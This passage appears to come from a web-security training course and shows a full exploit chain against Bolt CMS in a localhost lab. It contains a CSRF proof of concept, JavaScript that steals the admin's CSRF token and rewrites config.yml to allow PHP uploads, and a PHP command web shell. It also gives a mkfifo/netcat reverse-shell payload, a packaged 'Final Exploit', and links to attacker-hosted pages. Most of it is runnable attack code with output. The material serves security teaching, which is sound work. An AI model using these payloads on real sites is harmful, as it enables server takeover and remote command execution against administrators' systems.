


Fig.: Generating CSRF PoC with Burp Suite Professional

Code (CSRF exploit):

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>
      function exploit()
      {
```

```
        var url = "http://localhost"
        var xhr = new XMLHttpRequest();
        xhr.open("POST", url + "/bolt/public/bolt/upload", true);
        xhr.setRequestHeader("Accept", "application\/json, text\/javascript, *\/*;
q=0.01");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------713449300365029510112655222 9");
        xhr.withCredentials = true;
        var body = "-----------------------------713449300365029510112655222 9\r\n" +
          "Content-Disposition: form-data; name=\"files[]\";
filename=\"stager.html\"\r\n" +
          "Content-Type: text/html\r\n" +
          "\r\n" +
          "\x3chtml\x3e\n" +
          "\n" +
          "    \x3cscript\x3ealert(1);\x3c/script\x3e\n" +
          "\n" +
          "\x3c/html\x3e\n" +
          "\r\n" +
          "-----------------------------713449300365029510112655222 9--\r\n";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));

        setTimeout(function() {
            var dateObj = new Date();
            var folder = dateObj.getFullYear() + "-" +
(String("00"+(dateObj.getMonth()+1)).slice(-2));
            document.getElementById('stager').src = url +
"/bolt/public/files/"+folder+"/stager.html";
         }, 2000);
      }

      window.onload = function() {
        exploit();
      };
    </script>
    <iframe id="stager" style="width:0;height:0;border:0;border:none" src=""></iframe>
  </body>
</html>
```

The above exploit code is a slightly edited version of the auto generated Burp Suite CSRF PoC. Let's host the above code in a server we control and delete the already

uploaded stager.html from the server. Then as an admin user, visit the hosted page and see if it automatically uploads a file named “stager.html” in our server.

Download URL:
https://7as.es/nodejs/xss/bolt_csrf.txt

Command:

```
cd /var/www/html
# Download the above file into /var/www/html/stager.html
wget https://7as.es/nodejs/xss/bolt_csrf.txt
mv bolt_csrf.txt stager.html

# delete the already existing stager.html file in case any
cd bolt/public/files
# cd into the directory in the format YYYY-MM
cd YYYY-MM
sudo rm -rf stager*.html
```

Now open a new tab and visit: http://localhost/stager.html

We can see that an alert(1) is being executed which means the stager.html got uploaded. Now, let’s check the same files directory again and you can see a new file named “stager.html” being uploaded. This proves that our CSRF was successful.

The above can also be performed from an attacker-controlled website as follows:

Login as admin user in the Bolt Server, open the following URL in a new tab :
https://7as.es/nodejs/xss/bolt_cms/3_upload_xss_alert1.html

Verify the security context in which the XSS executes, you should see an the *alert* message from *localhost* (victim) instead of *7as.es* (attacker page):

Fig.: XSS is running from localhost

Also open Devtools - Network - Refresh the page - Check the POST request to /upload:




Fig.: The HTML file was uploaded

We were able to force the admin user to upload a html file and the full path of the uploaded file will be something like:

URL:
http://localhost/bolt/public/files/2022-04/stager2.html

We can also see that an alert(document.location) is being executed.

Chaining CSRF and HTML file upload to gain RCE

Now our idea is to make an authenticated admin user upload an 'exploit.html' file, which would contain JS which will initiate a request to change the CMS configuration and add 'php' to the 'accept_file_types' whitelisted file upload extensions by first fetching the "file_edit" token which will legitimize the request. And then upload a PHP script which gives us RCE.

Now that our POC is working, let's construct our stager.html which contains JavaScript functions to read CSRF token, update config and then upload shell.

Let's first write a function which can send a GET request to edit *config.yml* and read the CSRF from the HTML response.

Code:

```
<script type="text/javascript">
    var url = "http://localhost"
    var csrf_token = ""

    function read_csrf_token() {
        var xhr = new XMLHttpRequest();
        xhr.open('GET', url +
'/bolt/public/bolt/file/edit/config/config.yml', true)
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                var html = xhr.responseXML;
                csrf_token = html.forms[3].elements[0].value;
                console.log("Obtained CSRF Token: " + csrf_token);
            }
        }

        xhr.responseType = "document";
        xhr.send();
        return csrf_token;
    }

    read_csrf_token();
</script>
```

The above can also be performed from an attacker-controlled website as follows:

Login as admin user in the Bolt Server, open the following URL in a new tab:

URL:
https://7as.es/nodejs/xss/bolt_cms/4_read_csrf_token.html

Result:




Fig.: The CSRF token is shown in the alert message

Now that we have obtained the CSRF token, we need to edit the configuration file to add PHP into the valid list of tags. So let's visit:

URL:
http://localhost/bolt/public/bolt/file/edit/config/config.yml

Remove all comment lines for cleaner code and add "*php*" into the whitelisted file extensions. Ensure that the "Intercept Request" option is "ON" in Burp Suite and click on save. Now copy the value of "*file_edit%5Bcontents%5D*" and then drop the request (so that PHP is still not considered as a whitelisted tag).

Let's now write the function to update the config file:

Code:

```
<html>
<script type="text/javascript">
    var url = "http://localhost"
    var csrf_token = ""

    function read_csrf_token() {
        var xhr = new XMLHttpRequest();
        xhr.open('GET', url + '/bolt/public/bolt/file/edit/config/config.yml', true)
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                var html = xhr.responseXML;
                csrf_token = html.forms[3].elements[0].value;
                console.log("Obtained CSRF Token: " + csrf_token);
                update_config(csrf_token);
            }
        }
        xhr.responseType = "document";
        xhr.send();
        return csrf_token;
    }

    function update_config(csrf_token) {
        var xhr = new XMLHttpRequest();
        xhr.open('POST', url + '/bolt/public/bolt/file/edit/config/config.yml', true)
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")
        xhr.withCredentials = true;
        var body = "file_edit%5B_token%5D=" + csrf_token;
        body += "&file_edit%5Bcontents%5D="

        body +=
```

```
"database%3A%0D%0A++++driver%3A+sqlite%0D%0A++++databasename%3A+bolt%0D%0Asitename%3A+
A+sample+site%0D%0Apayoff%3A+The+amazing+payoff+goes+here%0D%0Atheme%3A+base-2018%0D%0
A%0D%0Alocale%3A+en_GB%0D%0A%0D%0Amaintenance_mode%3A+false%0D%0Amaintenance_template%
3A+maintenance_default.twig%0D%0A%0D%0Acron_hour%3A+3%0D%0Ahomepage%3A+homepage%2F1%0D
%0Ahomepage_template%3A+index.twig%0D%0Anotfound%3A+%5B+not-found.twig%2C+block%2F404-
not-found+%5D%0D%0Arecord_template%3A+record.twig%0D%0Alisting_template%3A+listing.twi
g%0D%0Alisting_records%3A+6%0D%0Alisting_sort%3A+datepublish+DESC%0D%0Ataxonomy_sort%3
A+DESC%0D%0Asearch_results_template%3A+search.twig%0D%0Asearch_results_records%3A+10%0
D%0Aadd_jquery%3A+false%0D%0Arecordsperpage%3A+10%0D%0Acaching%3A%0D%0A++++config%3A+t
rue%0D%0A++++templates%3A+true%0D%0A++++request%3A+false%0D%0A++++duration%3A+10%0D%0A
++++authenticated%3A+false%0D%0A++++thumbnails%3A+true%0D%0A++++translations%3A+true%0
D%0Achangelog%3A%0D%0A++++enabled%3A+false%0D%0Athumbnails%3A%0D%0A++++default_thumbna
il%3A+%5B+160%2C+120+%5D%0D%0A++++default_image%3A+%5B+1000%2C+750+%5D%0D%0A++++qualit
y%3A+80%0D%0A++++cropping%3A+crop%0D%0A++++notfound_image%3A+bolt_assets%3A%2F%2Fimg%2
Fdefault_notfound.png%0D%0A++++error_image%3A+bolt_assets%3A%2F%2Fimg%2Fdefault_error.
png%0D%0A++++save_files%3A+false%0D%0A++++allow_upscale%3A+false%0D%0A++++exif_orienta
tion%3A+true%0D%0A++++only_aliases%3A+false%0D%0Ahtmlcleaner%3A%0D%0A++++allowed_tags%
3A+%5B+div%2C+span%2C+p%2C+br%2C+hr%2C+s%2C+u%2C+strong%2C+em%2C+i%2C+b%2C+li%2C+ul%2C
+ol%2C+mark%2C+blockquote%2C+pre%2C+code%2C+tt%2C+h1%2C+h2%2C+h3%2C+h4%2C+h5%2C+h6%2C+
dd%2C+dl%2C+dt%2C+table%2C+tbody%2C+thead%2C+tfoot%2C+th%2C+td%2C+tr%2C+a%2C+img%2C+ad
dress%2C+abbr%2C+iframe%2C+caption%2C+sub%2C+sup%2C+figure%2C+figcaption+%5D%0D%0A++++
allowed_attributes%3A+%5B+id%2C+class%2C+style%2C+name%2C+value%2C+href%2C+src%2C+alt%
2C+title%2C+width%2C+height%2C+frameborder%2C+allowfullscreen%2C+scrolling%2C+target%2
C+colspan%2C+rowspan+%5D%0D%0Aaccept_file_types%3A+%5B+twig%2C+html%2C+js%2C+css%2C+sc
ss%2C+gif%2C+jpg%2C+jpeg%2C+png%2C+ico%2C+zip%2C+tgz%2C+txt%2C+md%2C+doc%2C+docx%2C+pd
f%2C+epub%2C+xls%2C+xlsx%2C+ppt%2C+pptx%2C+mp3%2C+ogg%2C+wav%2C+m4a%2C+mp4%2C+m4v%2C+o
gv%2C+wmv%2C+avi%2C+webm%2C+svg%5D%0D%0Adebug%3A+true%0D%0Adebug_show_loggedoff%3A+fal
se%0D%0Adebug_permission_audit_mode%3A+false%0D%0Adebug_error_level%3A+8181%0D%0Adebug
_error_use_symfony%3A+false%0D%0Adebug_trace_argument_limit%3A+4%0D%0Aproduction_error
_level%3A+8181%0D%0Adebuglog%3A%0D%0A++++enabled%3A+false%0D%0A++++filename%3A+bolt-de
bug.log%0D%0A++++level%3A+DEBUG%0D%0Astrict_variables%3A+false%0D%0Awysiwyg%3A%0D%0A++
++images%3A+false%0D%0A++++anchor%3A+false%0D%0A++++tables%3A+false%0D%0A++++fontcolor
%3A+false%0D%0A++++align%3A+false%0D%0A++++subsuper%3A+false%0D%0A++++embed%3A+false%0
D%0A++++underline%3A+false%0D%0A++++ruler%3A+false%0D%0A++++strike%3A+false%0D%0A++++b
lockquote%3A+false%0D%0A++++codesnippet%3A+false%0D%0A++++specialchar%3A+false%0D%0A++
++clipboard%3A+false%0D%0A++++copypaste%3A+false%0D%0A++++ck%3A%0D%0A++++++++autoParag
raph%3A+true%0D%0A++++++++disableNativeSpellChecker%3A+true%0D%0A++++++++allowNbsp%3A+
false%0D%0Aliveeditor%3A+false%0D%0Acookies_use_remoteaddr%3A+true%0D%0Acookies_use_br
owseragent%3A+false%0D%0Acookies_use_httphost%3A+true%0D%0Acookies_lifetime%3A+1209600
%0D%0Acookies_domain%3A%0D%0Ahash_strength%3A+10%0D%0Acompatibility%3A%0D%0A++++templa
te_view%3A+true%0D%0A++++setcontent_legacy%3A+true"
        body += "&file_edit%5Bsave%5D=undefined"
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
```

```
    }

    read_csrf_token();
</script>

</html>
```

Replace the part of the code by pasting the value of “file_edit%5Bcontents%5D” we copied from Burp Suite in the previous step. Once the CSRF token is read, we can directly call the function “update_config” which updates the configuration to allow upload of PHP.

Finally now we can write the code to upload a simple PHP shell and use it to obtain a reverse shell:

Code:

```
<html>
<script type="text/javascript">
    var url = "http://localhost"
    var csrf_token = ""
    var reverse_shell_ip = "127.0.0.1"
    var port = "1234"

    function read_csrf_token() {
        var xhr = new XMLHttpRequest();
        xhr.open('GET', url + '/bolt/public/bolt/file/edit/config/config.yml', true)
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                var html = xhr.responseXML;
                csrf_token = html.forms[3].elements[0].value;
                console.log("Obtained CSRF Token: " + csrf_token);
                update_config(csrf_token);
            }
        }
        xhr.responseType = "document";
        xhr.send();
        return csrf_token;
    }

    function update_config(csrf_token) {
        var xhr = new XMLHttpRequest();
        xhr.open('POST', url + '/bolt/public/bolt/file/edit/config/config.yml', true);
        xhr.onreadystatechange = function() {
```

```
            if (xhr.readyState == 4 && xhr.status == 200) {
                upload_shell();
            }
        }
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xhr.withCredentials = true;
        var body = "file_edit%5B_token%5D=" + csrf_token;
        body += "&file_edit%5Bcontents%5D="

        body +=
"database%3A%0D%0A++++driver%3A+sqlite%0D%0A++++databasename%3A+bolt%0D%0Asitename%3A+
A+sample+site%0D%0Apayoff%3A+The+amazing+payoff+goes+here%0D%0Atheme%3A+base-2018%0D%0
A%0D%0Alocale%3A+en_GB%0D%0A%0D%0Amaintenance_mode%3A+false%0D%0Amaintenance_template%
3A+maintenance_default.twig%0D%0A%0D%0Acron_hour%3A+3%0D%0Ahomepage%3A+homepage%2F1%0D
%0Ahomepage_template%3A+index.twig%0D%0Anotfound%3A+%5B+not-found.twig%2C+block%2F404-
not-found+%5D%0D%0Arecord_template%3A+record.twig%0D%0Alisting_template%3A+listing.twi
g%0D%0Alisting_records%3A+6%0D%0Alisting_sort%3A+datepublish+DESC%0D%0Ataxonomy_sort%3
A+DESC%0D%0Asearch_results_template%3A+search.twig%0D%0Asearch_results_records%3A+10%0
D%0Aadd_jquery%3A+false%0D%0Arecordsperpage%3A+10%0D%0Acaching%3A%0D%0A++++config%3A+t
rue%0D%0A++++templates%3A+true%0D%0A++++request%3A+false%0D%0A++++duration%3A+10%0D%0A
++++authenticated%3A+false%0D%0A++++thumbnails%3A+true%0D%0A++++translations%3A+true%0
D%0Achangelog%3A%0D%0A++++enabled%3A+false%0D%0Athumbnails%3A%0D%0A++++default_thumbna
il%3A+%5B+160%2C+120+%5D%0D%0A++++default_image%3A+%5B+1000%2C+750+%5D%0D%0A++++qualit
y%3A+80%0D%0A++++cropping%3A+crop%0D%0A++++notfound_image%3A+bolt_assets%3A%2F%2Fimg%2
Fdefault_notfound.png%0D%0A++++error_image%3A+bolt_assets%3A%2F%2Fimg%2Fdefault_error.
png%0D%0A++++save_files%3A+false%0D%0A++++allow_upscale%3A+false%0D%0A++++exif_orienta
tion%3A+true%0D%0A++++only_aliases%3A+false%0D%0Ahtmlcleaner%3A%0D%0A++++allowed_tags%
3A+%5B+div%2C+span%2C+p%2C+br%2C+hr%2C+s%2C+u%2C+strong%2C+em%2C+i%2C+b%2C+li%2C+ul%2C
+ol%2C+mark%2C+blockquote%2C+pre%2C+code%2C+tt%2C+h1%2C+h2%2C+h3%2C+h4%2C+h5%2C+h6%2C+
dd%2C+dl%2C+dt%2C+table%2C+tbody%2C+thead%2C+tfoot%2C+th%2C+td%2C+tr%2C+a%2C+img%2C+ad
dress%2C+abbr%2C+iframe%2C+caption%2C+sub%2C+sup%2C+figure%2C+figcaption+%5D%0D%0A++++
allowed_attributes%3A+%5B+id%2C+class%2C+style%2C+name%2C+value%2C+href%2C+src%2C+alt%
2C+title%2C+width%2C+height%2C+frameborder%2C+allowfullscreen%2C+scrolling%2C+target%2
C+colspan%2C+rowspan+%5D%0D%0Aaccept_file_types%3A+%5B+twig%2C+html%2C+js%2C+css%2C+sc
ss%2C+gif%2C+jpg%2C+jpeg%2C+png%2C+ico%2C+zip%2C+tgz%2C+txt%2C+md%2C+doc%2C+docx%2C+pd
f%2C+epub%2C+xls%2C+xlsx%2C+ppt%2C+pptx%2C+mp3%2C+ogg%2C+wav%2C+m4a%2C+mp4%2C+m4v%2C+o
gv%2C+wmv%2C+avi%2C+webm%2C+svg%5D%0D%0Adebug%3A+true%0D%0Adebug_show_loggedoff%3A+fal
se%0D%0Adebug_permission_audit_mode%3A+false%0D%0Adebug_error_level%3A+8181%0D%0Adebug
_error_use_symfony%3A+false%0D%0Adebug_trace_argument_limit%3A+4%0D%0Aproduction_error
_level%3A+8181%0D%0Adebuglog%3A%0D%0A++++enabled%3A+false%0D%0A++++filename%3A+bolt-de
bug.log%0D%0A++++level%3A+DEBUG%0D%0Astrict_variables%3A+false%0D%0Awysiwyg%3A%0D%0A++
++images%3A+false%0D%0A++++anchor%3A+false%0D%0A++++tables%3A+false%0D%0A++++fontcolor
%3A+false%0D%0A++++align%3A+false%0D%0A++++subsuper%3A+false%0D%0A++++embed%3A+false%0
D%0A++++underline%3A+false%0D%0A++++ruler%3A+false%0D%0A++++strike%3A+false%0D%0A++++b
lockquote%3A+false%0D%0A++++codesnippet%3A+false%0D%0A++++specialchar%3A+false%0D%0A++
++clipboard%3A+false%0D%0A++++copypaste%3A+false%0D%0A++++ck%3A%0D%0A++++++++autoParag
```

```
raph%3A+true%0D%0A++++++++disableNativeSpellChecker%3A+true%0D%0A++++++++allowNbsp%3A+
false%0D%0Aliveeditor%3A+false%0D%0Acookies_use_remoteaddr%3A+true%0D%0Acookies_use_br
owseragent%3A+false%0D%0Acookies_use_httphost%3A+true%0D%0Acookies_lifetime%3A+1209600
%0D%0Acookies_domain%3A%0D%0Ahash_strength%3A+10%0D%0Acompatibility%3A%0D%0A++++templa
te_view%3A+true%0D%0A++++setcontent_legacy%3A+true"
        body += "&file_edit%5Bsave%5D=undefined"
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
    }

    function upload_shell() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", url + "/bolt/public/bolt/upload", true);
        xhr.setRequestHeader("Accept", "application\/json, text\/javascript, *\/*;
q=0.01");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------685030294182321359838430516l6");
        xhr.withCredentials = true;

        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                reverse_shell();
            }
        }

        var body = "-----------------------------685030294182321359838430516l6\r\n" +
            "Content-Disposition: form-data; name=\"files[]\";
filename=\"shell.php\"\r\n" +
            "Content-Type: text/php\r\n" +
            "\r\n" +
            "\x3c?php if(isset($_REQUEST[\'cmd\'])){ echo \"\x3cpre\x3e\"; $cmd =
($_REQUEST[\'cmd\']); system($cmd); echo \"\x3c/pre\x3e\"; die; }?\x3e\n" +
            "\r\n" +
            "-----------------------------685030294182321359838430516--\r\n";

        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
    }

    function reverse_shell() {
        var xhr = new XMLHttpRequest();
```

```
        var payload = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " +
reverse_shell_ip + " " + port + " >/tmp/f"
        var dateObj = new Date();
        var folder = dateObj.getFullYear() + "-" + (String("00" + (dateObj.getMonth()
+ 1)).slice(-2));

        xhr.open('GET', url + "/bolt/public/files/" + folder + "/shell.php?cmd=" +
encodeURIComponent(payload))
        xhr.timeout = 4000;
        xhr.send()
    }

    read_csrf_token();
</script>

</html>
```

Now all we have to do is to try and upload this stager.html file and use the Burp Suite to generate a new CSRF POC which we can slightly modify to include the uploaded file as an iframe into the attacker domain so that the stager.html gets executed and we get a successful reverse shell back !!

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/bolt_exploit.zip

Final Exploit:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>
    <script>
        function exploit() {
            var url = "http://localhost"
            var xhr = new XMLHttpRequest();
            xhr.open("POST", "http:\/\/localhost\/bolt\/public\/bolt\/upload", true);
            xhr.setRequestHeader("Accept", "application\/json, text\/javascript, *\/*;
q=0.01");
            xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
            xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------159005068727348100342202407903");
            xhr.withCredentials = true;
            var body =
"---------------------------159005068727348100342202407903\r\n" +
```

```
                "Content-Disposition: form-data; name=\"files[]\";
filename=\"stager.html\"\r\n" +
                "Content-Type: text/html\r\n" +
                "\r\n" +
                "\x3chtml\x3e\n" +
                "\t\x3cscript type=\"text/javascript\"\x3e\n" +
                "\t\tvar url = \"http://localhost\"\n" +
                "\t\tvar csrf_token = \"\"\n" +
                "\t\tvar reverse_shell_ip = \"127.0.0.1\"\n" +
                "\t\tvar port = \"1234\"\n" +
                "\n" +
                "\t\tfunction read_csrf_token() {\n" +
                "\t\t\tvar xhr = new XMLHttpRequest();\n" +
                "\t\t\txhr.open(\'GET\', url +
\'/bolt/public/bolt/file/edit/config/config.yml\', true)\n" +
                "\t\t\txhr.onreadystatechange = function() {\n" +
                "\t\t\t\tif (xhr.readyState == 4 && xhr.status == 200) {\n" +
                "                \tvar html = xhr.responseXML;\n" +
                "                \tcsrf_token = html.forms[3].elements[0].value;\n" +
                "                \tconsole.log(\"Obtained CSRF Token: \" +
csrf_token);\n" +
                "                \tupdate_config(csrf_token);\n" +
                "            \t}\n" +
                "       \t\t}\n" +
                "       \t\txhr.responseType = \"document\";\n" +
                "       \t\txhr.send();\n" +
                "       \t\treturn csrf_token;\n" +
                "\t\t}\n" +
                "\n" +
                "\t\tfunction update_config(csrf_token) {\n" +
                "\t\t\tvar xhr = new XMLHttpRequest();\n" +
                "\t\t\txhr.open(\'POST\', url +
\'/bolt/public/bolt/file/edit/config/config.yml\', true);\n" +
                "\t\t\txhr.onreadystatechange = function() {\n" +
                "\t\t\t\tif (xhr.readyState == 4 && xhr.status == 200) {\n" +
                "\t\t\t\t\tupload_shell();\n" +
                "\t\t\t\t}\n" +
                "\t\t\t}\n" +
                "\t\t\txhr.setRequestHeader(\"Content-Type\",
\"application/x-www-form-urlencoded\");\n" +
                "\t\t\txhr.withCredentials = true;\n" +
                "\t\t\tvar body = \"file_edit%5B_token%5D=\" + csrf_token;\n" +
                "\t\t\tbody += \"&file_edit%5Bcontents%5D=\"\n" +
                "\t\t\tbody += \"REPLACE THIS STRING"\
            n " +
            "\t\t\tbody += \"&file_edit%5Bsave%5D=undefined\"\n" +
```

```
            "\t\t\tvar aBody = new Uint8Array(body.length);\n" +
            "\t\t\tfor (var i = 0; i \x3c aBody.length; i++)\n" +
            "\t\t\t\taBody[i] = body.charCodeAt(i);\n" +
            "\t\t\txhr.send(new Blob([aBody]));\n" +
            "\t\t}\n" +
            "\n" +
            "\t\tfunction upload_shell() {\n" +
            "\t\t\tvar xhr = new XMLHttpRequest();\n" +
            "\t        xhr.open(\"POST\", url + \"/bolt/public/bolt/upload\",
true);\n" +
            "\t        xhr.setRequestHeader(\"Accept\", \"application\\/json,
text\\/javascript, *\\/*; q=0.01\");\n" +
            "\t        xhr.setRequestHeader(\"Accept-Language\",
\"en-US,en;q=0.5\");\n" +
            "\t        xhr.setRequestHeader(\"Content-Type\", \"multipart\\/form-data;
boundary=---------------------------685030294182321359838430516l6\");\n" +
            "\t        xhr.withCredentials = true;\n" +
            "\n" +
            "\t        xhr.onreadystatechange = function() {\n" +
            "\t\t\t\tif (xhr.readyState == 4 && xhr.status == 200) {\n" +
            "\t\t\t\t\treverse_shell();\n" +
            "\t\t\t\t}\n" +
            "\t\t\t}\n" +
            "\n" +
            "\t        var body =
\"---------------------------685030294182321359838430516l6\\r\\n\" + \n" +
            "\t          \"Content-Disposition: form-data; name=\\\"files[]\\\";
filename=\\\"shell.php\\\"\\r\\n\" + \n" +
            "\t          \"Content-Type: text/php\\r\\n\" + \n" +
            "\t          \"\\r\\n\" + \n" +
            "\t          \"\\x3c?php if(isset($_REQUEST[\\\'cmd\\\'])){ echo
\\\"\\x3cpre\\x3e\\\"; $cmd = ($_REQUEST[\\\'cmd\\\']); system($cmd); echo
\\\"\\x3c/pre\\x3e\\\"; die; }?\\x3e\\n\" + \n" +
            "\t          \"\\r\\n\" + \n" +
            "\t
\"---------------------------685030294182321359838430516l6--\\r\\n\";\n" +
            "\t        \n" +
            "\t        var aBody = new Uint8Array(body.length);\n" +
            "\t        for (var i = 0; i \x3c aBody.length; i++)\n" +
            "\t          aBody[i] = body.charCodeAt(i); \n" +
            "\t        xhr.send(new Blob([aBody]));\n" +
            "\t\t}\n" +
            "\n" +
            "\t\tfunction reverse_shell(){\n" +
            "\t\t\tvar xhr = new XMLHttpRequest();\n" +
            "\t\t\tvar payload = \"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
```

```
2\x3e&1|nc \" + reverse_shell_ip + \" \" + port + \" \x3e/tmp/f\"\n" +
            "\t\t\tvar dateObj = new Date();\n" +
            "            var folder = dateObj.getFullYear() + \"-\" +
(String(\"00\"+(dateObj.getMonth()+1)).slice(-2));\n" +
            "\n" +
            "\t\t\txhr.open(\'GET\', url +
\"/bolt/public/files/\"+folder+\"/shell.php?cmd=\" + encodeURIComponent(payload))\n" +
            "\t\t\txhr.timeout = 4000;\n" +
            "\t\t\txhr.send()\n" +
            "\t\t}\n" +
            "\n" +
            "\t\tread_csrf_token();\n" +
            "\n" +
            "\t\x3c/script\x3e\n" +
            "\x3c/html\x3e\r\n" +
            "----------------------------159005068727348100342202407903--\r\n";
            var aBody = new Uint8Array(body.length);
            for (var i = 0; i < aBody.length; i++)
                aBody[i] = body.charCodeAt(i);
            xhr.send(new Blob([aBody]));

            setTimeout(function() {
                var dateObj = new Date();
                var folder = dateObj.getFullYear() + "-" + (String("00" +
(dateObj.getMonth() + 1)).slice(-2));
                document.getElementById('stager').src = url + "/bolt/public/files/" +
folder + "/stager.html";
            }, 3000);

        }

        window.onload = function() {
            exploit();
        };
    </script>
    <iframe id="stager" style="width:0;height:0;border:0;border:none" src=""></iframe>
</body>

</html>
```

In order to verify the final exploit is actually working, download the zip which contains the bolt_exploit.html and extract it to “/var/www/html”. Now open a new terminal tab and ensure that netcat is listening for incoming connections.

Commands:

```
# download the file into /var/www/html
unzip bolt_exploit.zip

# create a new netcat listener for incoming connection
nc -nlvp 1234
```

Finally from the browser where the admin is logged in, open a new tab and visit:

URL:
http://localhost/bolt_exploit.html

Check the netcat terminal for an incoming connection ;)

The above can also be performed from an attacker-controlled website as follows:

To upload a PHP bind shell:

Login as admin user in the Bolt Server, open the following URL in a new tab.

URL:
https://7as.es/nodejs/xss/bolt_cms/5_upload_bind_shell.html

Now we could open the uploaded PHP bind shell.

URL:
https://localhost/bolt/public/files/2022-04/shell.php?cmd=id

